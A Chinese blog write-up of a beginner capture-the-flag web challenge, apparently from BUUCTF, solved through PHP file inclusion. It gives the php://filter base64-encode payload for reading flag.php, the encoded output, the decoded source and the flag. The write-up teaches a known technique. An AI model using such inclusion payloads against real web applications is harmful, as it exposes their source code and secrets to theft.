【BUUCTF】[ACTF2020 新生赛] IncludeWriteup

原创

你们这样一点都不可耐 于 2020-08-22 23:48:30 发布 1254 收藏 4

分类专栏： Web安全 文章标签： php filter 安全 ctf 安全漏洞

本文链接：https://blog.csdn.net/vanarrow/article/details/108177243

【BUUCTF】[ACTF2020 新生赛]Include


0x00 知识点

?file=flag.php 猜测文件包含漏洞

php://filter与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。

php://filter 伪协议文件包含读取源代码，加上read=convert.base64-encode，用base64编码输出，不然会直接当做php代码执行，看不到源代码内容。

php://input 伪协议 + POST发送PHP代码 （不行）



hacker!

0x01 解题

tips

不安全 | cc37cd91-f900-46ed-bea7-861778560a9c.node3.buuoj.cn/?file=flag.php

Can you find out the flag?


```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YWUyM2EzZWItM2FkNS00NzMzLWI1NGUtOTkzMjJlOTc1NTk5fQo=
```

结果　　字符数:83

```
<?php
echo "Can you find out the flag?";
//flag{ae23a3eb-3ad5-4733-b54e-99322e975599}
```



```
<?php
echo "Can you find out the flag?";
//flag{ae23a3eb-3ad5-4733-b54e-99322e975599}
```

> flag{ae23a3eb-3ad5-4733-b54e-99322e975599}